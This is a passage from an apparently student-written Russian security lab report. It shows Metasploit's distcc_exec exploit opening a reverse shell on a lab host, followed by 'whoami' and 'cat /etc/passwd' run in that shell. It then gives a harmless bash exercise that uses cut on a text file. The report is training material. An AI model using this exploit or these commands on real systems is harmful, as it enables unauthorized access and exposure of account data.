   LPORT  4444             yes       The listen port
```

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.1.101:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 8cwYkc06bCjU4jDL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "8cwYkc06bCjU4jDL\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 7 opened (192.168.1.101:4444 → 192.168.1.103:54931) at 2025-09-19 18:11:57 +0300

ls
5337.jsvc_up
gconfd-msfadmin
orbit-msfadmin

whoami
daemon

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

5. Shell скрипт выполняющий следующие команды:

- создать папку с вашей фамилией
- в папке создать текстовый файл infobez.txt
- в созданный файл записать информацию “27.11.23 10.1.1.2 ip addr” через перенаправление вывода
- с использованием команды cut вырезать из текстового файла только подстроку "10.1.1.2" и сохранить вырезанный адрес в новый файл ip.txt

Текст скрипта:

```
#!/bin/bash

LASTNAME=${1:-"DefaultName"}

# 1. Создать папку с заданной фамилией
mkdir -p "$LASTNAME"

# 2. В папке создать текстовый файл infobez.txt и записать в него строку через перенаправление вывода
echo "27.11.23 10.1.1.2 ip addr" > "$LASTNAME/infobez.txt"

# 4. Извлечь подстроку "10.1.1.2" с помощью cut и сохранить в ip.txt
# Пояснения:
# -d' ' — разделитель: пробел
# -f2 — взять второе поле (т.е. "10.1.1.2")
cut -d' ' -f2 "$LASTNAME/infobez.txt" > "$LASTNAME/ip.txt"

echo "Создана папка: $LASTNAME"
echo "IP сохранён в: $LASTNAME/ip.txt"
```

Результат выполнения:

```
┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─# ./last_name.sh parfimovich
Создана папка: parfimovich
IP сохранён в: parfimovich/ip.txt

┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─# ls
'3 занятие.pdf'                          screen2-nmap-сканирование2-ubuntu.png                 screen4-
 last_name.sh                            screen2-nmap-сканирование3a-ubuntu.png                screen4-
 parfimovich                             screen2-nmap-сканирование3b-ubuntu.png                screen4-
 README.md                               screen3-hydra-брутфорс-ssh-ubuntu.png                 screen4-
 screen1-виртуальальные-машины.png       screen3-nmap-проверка-алгоритмов-ssh-ubuntu.png       screen4-
 screen2-nmap-сканирование0.png          screen4-exploit-postgresql-payload-metasp.png
 screen2-nmap-сканирование1-ubuntu.png   screen4-exploit-postgresql-payload-metasp-result.png

┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─# cat parfimovich/infobez.txt
27.11.23 10.1.1.2 ip addr

┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─# cat parfimovich/ip.txt
10.1.1.2

┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─# cat last_name.sh
#!/bin/bash

LASTNAME=${1:-"DefaultName"}

# 1. Создать папку с заданной фамилией
mkdir -p "$LASTNAME"

# 2. В папке создать текстовый файл infobez.txt и записать в него строку через перенаправление вывода
echo "27.11.23 10.1.1.2 ip addr" > "$LASTNAME/infobez.txt"

# 4. Извлечь подстроку "10.1.1.2" с помощью cut и сохранить в ip.txt
# Пояснения:
# -d' ' — разделитель: пробел
# -f2 — взять второе поле (т.е. "10.1.1.2")
cut -d' ' -f2 "$LASTNAME/infobez.txt" > "$LASTNAME/ip.txt"

echo "Создана папка: $LASTNAME"
echo "IP сохранён в: $LASTNAME/ip.txt"
┌──(root㉿kali)-[/media/share_folder/Lesson3]
└─#
```